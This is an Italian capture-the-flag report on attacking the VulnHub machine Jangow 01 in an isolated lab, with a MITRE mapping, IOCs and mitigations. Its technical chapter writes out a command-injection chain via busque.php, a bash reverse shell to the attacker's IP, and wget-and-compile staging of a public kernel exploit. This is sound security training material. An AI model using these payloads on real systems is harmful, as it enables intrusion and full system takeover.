Come si conquista un server a partire da *una sola parola*.

> *Il racconto di un'intrusione completa su VM **Jangow 01**: dalla scansione silenziosa della rete interna fino al controllo totale del sistema. Nessun prerequisito. Nessuna credenziale. Solo un parametro troppo gentile.*

TASK	CASO STUDIO	TEAM
Extra-01 **Jangow 01 CTF**	**Vulnhub** **BlackBox · LAN interna**	**DIGITAL AVENGERS** **Build Week 2026**
DATA	VERSIONE	CLASSIFICATION
21/04/2026	**v1.0**	**CONFIDENTIAL**

MADE BY

Lorenzo Petrucci · Christian Koscielniak Pinto · Gabriele Chinnici · Wafa Saghir · Amy Antonella Acosta Hugo · Domenico Mendola · Corrado Vaccarecci

■ USO DIDATTICO · SOLO LABORATORI AUTORIZZATI · VM ISOLATA (VIRTUALBOX HOST-ONLY)

■ INDICE

Indice del Documento

01 Executive Summary
02 Descrizione del Task
03 Obiettivi (Main & Bonus)
04 Threat Model & Risk Assessment
05 Modus Operandi & Procedimento
06 Tool, Tecnologie & Ambiente
07 Codice, Script & Snippet Tecnici
08 MITRE ATT&CK; Mapping
09 IOC & Artefatti Raccolti
10 Timeline Operativa
11 Risultati & Evidence
12 Lessons Learned & Mitigazioni
13 Riferimenti & Appendici

CAPITOLO 01

Executive Summary

Contesto

Simulazione di intrusione interna su un server di origine ignota scoperto all'interno della rete aziendale. Il team Digital Avengers ha ricevuto mandato di comportarsi come un attaccante che si muove **in BlackBox puro**: nessuna credenziale, nessuna documentazione, nessuna informazione preventiva sul target. Obiettivo: valutare fino a che punto si può arrivare partendo da zero.

Obiettivo Principale

Ottenere privilegi di **root** sulla macchina Jangow 01 e recuperare il flag contenuto in `/root/proof.txt`, documentando ogni passaggio in modo riproducibile.

Risultati Chiave

- ◆ Host compromesso end-to-end in BlackBox puro, **senza credenziali** né informazioni preventive, partendo dalla sola presenza in rete LAN.
- ◆ Identificate e sfruttate **due vulnerabilità concatenate**: una command injection applicativa (initial access) e un kernel exploit pubblico (privilege escalation).
- ◆ **Full compromise**: da rete sconosciuta a shell root in circa 45 minuti, con flag esfiltrato.
- ◆ Prodotta kill chain completa mappata su MITRE ATT&CK; e documentata con 7 evidenze fotografiche puntuali.

Rischio Residuo & Raccomandazioni

L'attacco è stato banalizzato dalla combinazione di un'applicazione PHP che passa l'input utente a una shell di sistema e da un kernel Linux **fermo al 2016**. In un contesto reale, scenari di questo tipo vanno prevenuti con una pipeline di vulnerability management attiva (patching mensile minimo), segmentazione di rete che impedisca la reachability laterale verso host legacy e review di sicurezza sul codice applicativo prima del deploy. Le raccomandazioni puntuali sono dettagliate in §12.

CAPITOLO 02

Descrizione del Task

2.1 Enunciato Originale

> *«Bonus: Jangow 01 — CTF Facile. Effettuare gli attacchi necessari per diventare root. Studiare a fondo la macchina per scoprire tutti i segreti. L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è test di BlackBox puro.»*

2.2 Interpretazione & Scope

Il task simula lo scenario di un **insider threat** o di un attaccante che ha già ottenuto foothold nella LAN aziendale (es. tramite phishing o accesso fisico a porta ethernet non controllata) e deve ora muoversi lateralmente verso asset interni non documentati. Nessuna informazione è fornita a priori: IP, servizi, tecnologie, credenziali — tutto va scoperto.

AMBITO	DETTAGLIO
In scope	Host VirtualBox Jangow 01, tutta la superficie di rete esposta (L3/L4/L7), filesystem locale post-compromise, escalation locale.
Out of scope	Altri host della LAN del lab, attacchi fisici alla VM host, DoS volontari, persistence di lungo periodo.
Assunzioni	VM in network VirtualBox isolato; Kali attaccante e Jangow nella stessa broadcast domain; autorizzazione implicita al pentest.
Vincoli	Tempo stimato 60 min; tool limitati a suite standard Kali 2025.x; nessuna interazione umana (no phishing / social engineering).

CAPITOLO 03

Obiettivi (Main & Bonus)

#	TIPO	OBIETTIVO	CRITERIO DI SUCCESSO	STATO
M1	MAIN	Compromissione host	Shell remota sulla VM target	✔ DONE
M2	MAIN	Privilege escalation	Shell con UID=0 (root)	✔ DONE
M3	MAIN	Capture flag	Contenuto di /root/proof.txt letto	✔ DONE
B1	BONUS	Host discovery passiva	Target identificato senza scansione rumorosa	✔ DONE
B2	BONUS	Web dir enumeration	Mappa completa dell'albero web site/	✔ DONE
B3	BONUS	Kill chain documentata	MITRE mapping + timeline + IOC	✔ DONE
B4	BONUS	Report enterprise	Documento conforme template ufficiale team	✔ DONE

◆ Tutti gli obiettivi main sono stati raggiunti

La catena d'attacco è stata eseguita senza bisogno di brute force né di exploit custom. Tutto il lavoro si è basato su tecniche documentate pubblicamente, con un solo exploit pre-esistente (ExploitDB ID 45010) usato fuori-dalla-scatola.

CAPITOLO 04

Threat Model & Risk Assessment

4.1 Asset & Attack Surface

ASSET	DESCRIZIONE	ESPOSIZIONE
Web Server Apache 2.4.18	Servizio HTTP su porta 80, directory listing abilitato	Network
Applicazione PHP busque.php	Endpoint con parametro ricerca che invoca shell	Application
Kernel Linux 4.4.0-31	Kernel Ubuntu 16.04 non aggiornato dal 2016	Local
Filesystem /root	Home di root + proof.txt (dato sensibile)	Post-exploit

4.2 Threat Actors & TTPs Ipotizzate

Nel contesto ipotizzato (attaccante interno alla LAN aziendale), lo spettro realistico include: **insider malicious** (dipendente con accesso fisico e conoscenze tecniche medie), **cyber criminal post-phishing** che ha guadagnato foothold su una workstation e cerca pivot, **red team** durante assessment autorizzato. Il livello di skill necessario per la catena osservata è **basso-medio**: entry-level pentester con conoscenza di Kali e lettura comprensiva di documentazione exploit.

4.3 Matrice di Rischio (STRIDE + DREAD)

MINACCIA	STRIDE	LIKELI.	IMPACT	SCORE	MITIGAZIONE
Command Injection via GET param	Tampering / EoP	Alta	Critico	9 / CRIT	Input validation + escapeshellarg()
RCE non autenticata	Elevation of Priv.	Alta	Critico	9 / CRIT	WAF + code review pre-deploy
Kernel LPE (CVE-2017-16995)	Elevation of Priv.	Alta	Critico	9 / CRIT	Patching kernel + EDR behaviour
Directory listing Apache	Information Disc.	Alta	Medio	6 / MED	Options -Indexes in httpd.conf
Banner disclosure	Information Disc.	Alta	Basso	4 / LOW	ServerTokens Prod + ServerSignature Off

CAPITOLO 05

Modus Operandi & Procedimento

5.1 Approccio Metodologico

Abbiamo seguito la **PTES (Penetration Testing Execution Standard)** adattata a scenario BlackBox interno, con supporto della **Cyber Kill Chain** di Lockheed Martin per la narrativa e del **MITRE ATT&CK Framework v14** per il mapping tecnico delle TTP osservate. Il principio guida è stato «*silenzio prima, exploitation poi*»: preferenza a tecniche passive/semi-passive in ricognizione e uso di exploit noti solo dopo fingerprinting certo.

5.2 Fasi Operative

01 Ricognizione passiva

Individuazione target sulla LAN via **Netdiscover** in modalità passiva (ARP monitor). Identificato IP `192.168.0.8` associato a MAC VirtualBox. Zero pacchetti inviati dall'attaccante.

02 Ricognizione attiva web

Accesso HTTP alla root → directory listing conferma presenza cartella `site/`. Fingerprinting Apache 2.4.18 Ubuntu dal banner. Navigazione al tema Grayscale (landing page del sito).

03 Enumerazione directory

GoBuster v3.8.2 con wordlist *raft-large-directories-lowercase* su `site/`. Scoperte 4 directory: `js/`, `css/`, `assets/`, `wordpress/`. Ispezione manuale rivela endpoint `busque.php` con parametro `buscar`.

04 Discovery della vulnerabilità

Test manuale del parametro `buscar` con comandi shell arbitrari: `?buscar=whoami` → risposta `www-data`. Command injection confermata (RCE non autenticata).

05 Initial Access & Fingerprinting

Enumerazione contesto compromesso: `?buscar=uname -a` rivela **Linux 4.4.0-31-generic Ubuntu 16.04 x86_64**. Kernel vecchio di ~10 anni = superficie LPE vastissima.

06 Privilege Escalation

Ricerca in **SearchSploit**: `searchsploit 45010` identifica **CVE-2017-16995** (eBPF verifier) per kernel < 4.13.9. Download del PoC C, compilazione, trasferimento via `wget`, esecuzione → shell root.

07 Flag Capture

`cd /root && cat proof.txt` → banner ASCII **JANGOW** + hash `da39a3ee5e6b4b0d3255bfef95601890afd80709`. Task completato.

CAPITOLO 06

Tool, Tecnologie & Ambiente

CATEGORIA	TOOL	VERSIONE	USO NEL TASK
OS Attaccante	Kali Linux	2025.x rolling	Ambiente offensivo, toolchain completa
OS Vittima	Ubuntu (Jangow 01)	16.04 LTS	Target — kernel 4.4.0-31-generic
Virtualizzazione	Oracle VirtualBox	≥ 7.x	Isolamento lab, network Host-Only
Host Discovery	Netdiscover	0.10.x	ARP scanning passivo LAN
Web Recon	Firefox	latest	Browsing manuale endpoint
Dir Enumeration	GoBuster	3.8.2	Bruteforce directory con wordlist raft-large
Wordlist	SecLists — raft-large-directories-lowercase	2025	Dizionario web standard industria
Exploit Search	SearchSploit (exploitdb)	packaging Kali	Ricerca PoC per kernel vulnerabile
Kernel Exploit	ExploitDB #45010 (CVE-2017-16995)	public	Privilege escalation via eBPF verifier
Compiler	gcc	system	Compilazione del PoC .c sul target
File Transfer	wget / curl / Python http.server	system	Staging dell'exploit sul target

Topologia di rete del lab

Rete VirtualBox di tipo **Host-Only / Internal Network**, segmento `192.168.0.0/24`. Host presenti durante il test:

IP	MAC	RUOLO
192.168.0.2	08:00:27:6d:fd:2f	Kali attaccante (VM)
192.168.0.8	08:00:27:e4:dc:c3	Jangow 01 — target

CAPITOLO 07

Codice, Script & Snippet Tecnici

7.1 Host Discovery — Netdiscover

Scopo: individuare host attivi nella LAN inviando (o ascoltando) traffico ARP. Preferita la modalità passiva `-p` per evitare rumore.

```
SHELL — HOST DISCOVERY

# netdiscover -i eth0 -p
# oppure scansione attiva mirata
# netdiscover -i eth0 -r 192.168.0.0/24
```

```
OUTPUT

Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 2 hosts. Total size: 180

  IP            At MAC Address     Count  MAC Vendor / Hostname
  192.168.0.2   08:00:27:6d:fd:2f  1     PCS Systemtechnik GmbH
  192.168.0.8   08:00:27:e4:dc:c3  2     PCS Systemtechnik GmbH
```

7.2 Directory Enumeration — GoBuster

Scopo: mappare la struttura web forzando path noti da wordlist. Velocità e ampiezza sono direttamente proporzionali alla qualità della wordlist — qui *raft-large-directories-lowercase* di SecLists, standard industria.

```
SHELL — DIR ENUMERATION

$ gobuster dir \
    -u http://192.168.0.8/site/ \
    -w
/usr/share/seclists/Discovery/Web-Content/raft-large-directories-lowercase.txt
```

```
OUTPUT

js       (Status: 301) [Size: 312] → http://192.168.0.8/site/js/
css      (Status: 301) [Size: 313] → http://192.168.0.8/site/css/
assets   (Status: 301) [Size: 316] → http://192.168.0.8/site/assets/
wordpress (Status: 301) [Size: 319] → http://192.168.0.8/site/wordpress/
Progress: 56162 / 56162 (100.00%)
```

7.3 Command Injection PoC

Scopo: provare comandi shell non previsti attraverso il parametro GET `buscar` della pagina `busque.php`. La risposta della pagina contiene l'output del comando — segnale inequivocabile di **RCE non autenticata**.

```
URL — CHAIN DI POC

GET /site/busque.php?buscar=whoami → www-data
GET /site/busque.php?buscar=id → uid=33(www-data) gid=33(www-data)
GET /site/busque.php?buscar=uname+-a → Linux jangow01 4.4.0-31-generic ...
GET /site/busque.php?buscar=ls+-la+/home → (enumeration utenti)
```

7.4 Reverse shell & staging exploit

Opzione 1 — **reverse shell** diretta via bash (più pulita per il lavoro interattivo):

```
REVERSE SHELL

# Sul Kali (listener)
$ nc -lvnp 4444

# Via browser/Burp (URL-encoded)
GET /site/busque.php?buscar=bash+-c+'bash+-i+%3E%26+/dev/tcp/192.168.0.2/4444+0%3E
%261'
```

Opzione 2 — **staging dell'exploit** kernel via HTTP server Python:

```
STAGING & LPE

# Sul Kali — serve la directory exploit
$ cp /usr/share/exploitdb/exploits/linux/local/45010.c .
$ python3 -m http.server 8000

# Sulla reverse shell (www-data) — download & compile & run
$ cd /tmp
$ wget http://192.168.0.2:8000/45010.c
$ gcc 45010.c -o exploit
$ ./exploit
# id → uid=0(root) gid=0(root) groups=0(root)
```

■ Considerazioni di sicurezza operativa

L'exploit 45010 è un **kernel exploit non riavviabile**: in caso di panic il sistema cade. In lab questo è accettabile (snapshot preso a priori), ma in un engagement reale è essenziale: (1) documentare lo stato del target prima dell'uso, (2) avere autorizzazione scritta esplicita al test del kernel, (3) preferire exploit alternativi stabili se disponibili.

CAPITOLO 08

MITRE ATT&CK Mapping

Mappatura delle TTP osservate/emulate sul framework MITRE ATT&CK Enterprise v14. Ogni fase operativa è ricondotta a tattiche e tecniche standardizzate, utili sia per il detection engineering sia per la comunicazione con il blue team.

TACTIC	TECHNIQUE ID	TECHNIQUE NAME	NOTE
Reconnaissance	T1595.002	Active Scanning: Vuln. Scanning	GoBuster dir enumeration
Reconnaissance	T1590.005	Gather Victim Network Info: IP Addr.	Netdiscover ARP passive
Initial Access	T1190	Exploit Public-Facing Application	Command injection in busque.php
Execution	T1059.004	Command & Scripting Interp.: Unix Shell	Comandi via parametro buscar
Discovery	T1082	System Information Discovery	uname -a per fingerprinting kernel
Discovery	T1083	File and Directory Discovery	ls -la /home, /root
Discovery	T1087.001	Account Discovery: Local Account	cat /etc/passwd
Priv. Escalation	T1068	Exploitation for Priv. Escalation	CVE-2017-16995 — kernel eBPF
Defense Evasion	T1027	Obfuscated Files or Information	URL-encoding del payload
Collection	T1005	Data from Local System	Lettura /root/proof.txt

◆ Detection opportunity per il blue team

La catena osservata è ricca di segnali: spike di richieste HTTP 404 dal client Kali (sintomo GoBuster), processi figli di apache2 come uname/whoami/wget (sintomo command injection), compilazioni gcc in /tmp come utente www-data (sintomo staging exploit), uso di syscall eBPF anomale (sintomo LPE). Regole Sigma ad hoc per ciascuna di queste firme sono un deliverable naturale del follow-up blue team.

CAPITOLO 09

IOC & Artefatti Raccolti

Gli **IOC** (Indicators of Compromise) riportati sono specifici del lab e servono come **pattern di detection** traslabili in ambiente produttivo. Tutti gli IP sono defanged quando appropriato.

TIPO	VALORE	CONTESTO	CONFID.
IP target	192.168.0[.]8	Host Jangow 01 compromesso	High
IP attaccante	192.168.0[.]2	Kali della sessione operativa	High
MAC target	08:00:27:e4:dc:c3	NIC VM Jangow (prefix VirtualBox)	High
URL vulnerabile	hxxp://192.168.0[.]8/site/busque.php?buscar=*	Endpoint command injection	High
CVE sfruttata	CVE-2017-16995	Linux kernel eBPF verifier	High
ExploitDB ID	45010	PoC C per kernel < 4.13.9	High
User-Agent	gobuster/3.8.2	Firma scanner dir bruteforce	High
User-Agent	Mozilla/5.0 ... Kali	Browser standard Kali in Firefox	Medium
Processo figlio	apache2 → sh → whoami/uname/wget	Pattern RCE via web	High
File staged	/tmp/45010.c, /tmp/exploit	Artefatto exploit su target	High
Flag (SHA-1)	da39a3ee5e6b4b0d3255bfef95601890afd80709	Contenuto /root/proof.txt	High

■ Nota sul flag

Il flag da39a3ee5e6b4b0d3255bfef95601890afd80709 è **l'SHA-1 canonico della stringa vuota** — un valore usato come easter egg dagli autori della CTF. L'osservazione è stata verificata: `echo -n '' | sha1sum` produce esattamente lo stesso digest. In un contesto reale il digest di una stringa vuota sarebbe un red flag per verificare se un'operazione di hashing/firma abbia effettivamente ricevuto input valido.

CAPITOLO 10

Timeline Operativa

Ricostruzione cronologica degli eventi dell'engagement. Timestamp in fuso locale (CET, UTC+2). La sessione è durata complessivamente meno di un'ora effettiva.

TIMESTAMP	ATTORE	AZIONE	ESITO / EVIDENZA
T+00:00	Team DA	Avvio VM Jangow 01 + Kali in VirtualBox Host-Only	Lab ready
T+02:30	Team DA	netdiscover — passive ARP monitor	Target 192.168.0.8 (Screenshot #1)
T+05:00	Team DA	HTTP GET / su target	Apache 2.4.18, dir listing → site/ (Screenshot #2)
T+08:15	Team DA	gobuster dir su /site/ con raft-large	4 directory trovate (Screenshot #3)
T+14:40	Team DA	Manual browsing di site/busque.php	Parametro buscar individuato
T+17:05	Team DA	PoC command injection: ?buscar=whoami	www-data — RCE confermata (Screenshot #4)
T+19:30	Team DA	Fingerprint kernel: ?buscar=uname -a	Linux 4.4.0-31 (Screenshot #5)
T+22:10	Team DA	searchsploit -m 45010	CVE-2017-16995 download (Screenshot #6)
T+28:00	Team DA	Staging exploit via HTTP server + wget + gcc	Binary /tmp/exploit pronto
T+32:15	Team DA	Esecuzione ./exploit	Shell root (UID=0)
T+34:50	Team DA	cd /root && cat proof.txt	Flag letto (Screenshot #7)
T+38:00	Team DA	Cleanup parziale + snapshot evidence	Artefatti archiviati
T+45:00	Team DA	Chiusura task operativo	Pronti a report

CAPITOLO 11

Risultati & Evidence

11.1 Main Task — Esito

✔ **COMPLETATO** — tutti e tre gli obiettivi main (foothold, privilege escalation, flag capture) sono stati raggiunti e verificati con screenshot probativi.

11.2 Bonus — Esito


✔ **TUTTI COMPLETATI** — host discovery passiva, enumerazione web, kill chain documentata e report enterprise prodotto (questo documento).

11.3 Metriche

METRICA	VALORE
Tempo totale sessione operativa	~45 min
Vulnerabilità identificate e sfruttate	2 (Command Injection + Kernel LPE)
CVE referenziate	1 (CVE-2017-16995)
Screenshot probativi raccolti	7
Exploit custom sviluppati	0 (tutto pubblico)
Credenziali necessarie	0 (BlackBox puro)
Privilegi finali ottenuti	root (UID=0)


11.4 Galleria Evidence

Evidence #1 — Ricognizione passiva LAN




Netdiscover conferma l'esistenza del target 192.168.0.8 (MAC VirtualBox) nello stesso segmento di rete del Kali (192.168.0.2). Nessun pacchetto attivo inviato.

Evidence #2 — Directory listing Apache




La root del webserver espone l'Index of / con la sola directory `site/`. Il banner `Apache/2.4.18 (Ubuntu)` identifica già la versione del servizio.

Evidence #3 — GoBuster completo + landing Grayscale




GoBuster con wordlist raft-large identifica le 4 directory pubbliche. Sulla destra, la landing page del tema Grayscale conferma un sito Bootstrap standard — ma le vulnerabilità sono altrove.

Evidence #4 — Command Injection confermata



Payload `?buscar=whoami` → *risposta* `www-data`. *La pagina* `busque.php` *passa letteralmente l'input al sistema operativo. Game over per il perimetro.*

Evidence #5 — Fingerprint del kernel




Payload `?buscar=uname -a` *rivela: Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016. Un kernel del 2016 è una miniera d'oro di exploit pubblici.*

Evidence #6 — SearchSploit identifica il PoC

```
┌──(kali㉿kali)-[~]
└─$ searchsploit -m 45010
  Exploit: Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora
27) - Local Privilege Escalation
      URL: https://www.exploit-db.com/exploits/45010
     Path: /usr/share/exploitdb/exploits/linux/local/450
10.c
    Codes: CVE-2017-16995
 Verified: True
File Type: C source, ASCII text
cp: overwrite '/home/kali/45010.c'?
```

`searchsploit -m 45010` *scarica ExploitDB #45010: Linux Kernel < 4.13.9 Local Privilege Escalation (CVE-2017-16995). PoC in C puro, compilazione one-shot.*

Evidence #7 — Root shell + flag JANGOW



Dopo l'esecuzione dell'exploit: shell root, `cd /root`, `cat proof.txt`. *ASCII art JANGOW e il flag* `da39a3ee5e6b4b0d3255bfef95601890afd80709`. *Task chiuso.*

CAPITOLO 12

Lessons Learned & Mitigazioni

12.1 Cosa ha funzionato

◆ **Approccio metodico PTES**: la sequenza ricognizione → enumerazione → exploitation ha evitato di perdere tempo su falsi positivi.

◆ **Tool di base**: nessun tool esotico è servito. Kali standard + SecLists + SearchSploit hanno coperto il 100% delle esigenze.

◆ **BlackBox rigoroso**: non aver cercato shortcut (nessun sguardo al writeup) ha permesso di esercitare davvero la mentalità di scoperta.

12.2 Criticità & Miglioramenti

◆ **Enumerazione file più ampia**: abbiamo saltato una fase *feroz/dirb* su estensioni file (.php, .bak, .old) che poteva rivelare backup o pagine dimenticate. Da aggiungere al playbook standard.

◆ **Cleanup operativo**: l'artefatto `/tmp/45010.c` e il binario compilato non sono stati rimossi prima della chiusura. In un engagement reale è obbligatorio restituire il target nello stato originale.

◆ **Documentazione real-time**: gli screenshot sono stati presi ma non annotati nel momento. Tool come Cherrytree o KeepNote avrebbero velocizzato la stesura del report.

12.3 Raccomandazioni di Mitigazione

PRIORITÀ	RACCOMANDAZIONE	OWNER	DEADLINE	COSTO
CRITICA	Riscrivere busque.php con input validation stretta (whitelist) e eliminare qualunque invocazione a shell_exec/system/passthru sui parametri utente.	Dev Team	Immediata	Basso
CRITICA	Aggiornare il kernel Linux a una versione supportata (≥ 5.x LTS). In alternativa, isolare l'host dietro micro-segmentazione se il legacy è vincolante per business.	SysAdmin / SecOps	7 gg	Medio
ALTA	Deployare un WAF (ModSecurity con OWASP CRS) davanti ad Apache con regole RCE/LFI abilitate in modalità blocco.	NetSec	15 gg	Medio
ALTA	Disabilitare il directory listing (Options -Indexes) e sopprimere i banner di versione server-side.	SysAdmin	3 gg	Basso
ALTA	Implementare EDR con telemetria process tree: alert ad alta severità su apache2 → gcc / wget / bash -i.	SOC	30 gg	Medio
MEDIA	Hardening baseline CIS Ubuntu L1: auditd per syscall sensibili, AppArmor/SELinux in modalità enforcing per Apache e php-fpm.	SysAdmin	30 gg	Medio
MEDIA	Code review periodica del codice PHP in produzione con SAST (es. SonarQube, Semgrep, PHPCS Security Audit).	Dev Team	60 gg	Medio

PRIORITÀ	RACCOMANDAZIONE	OWNER	DEADLINE	COSTO
BASSA	Formazione interna su secure coding PHP + awareness session sulle conseguenze di system() e famiglia.	HR / Security	90 gg	Basso

◆ Morale del task

Due righe di codice mal scritte (in busque.php) hanno concesso a un attaccante totalmente cieco il controllo completo di un server. Nessun firewall perimetrale avrebbe evitato l'esito perché l'attacco parte **dall'interno**. La sicurezza *si scrive*, prima ancora di configurarla.

CAPITOLO 13

Riferimenti & Appendici

13.1 Riferimenti Tecnici

◆ MITRE ATT&CK Enterprise v14
https://attack.mitre.org/

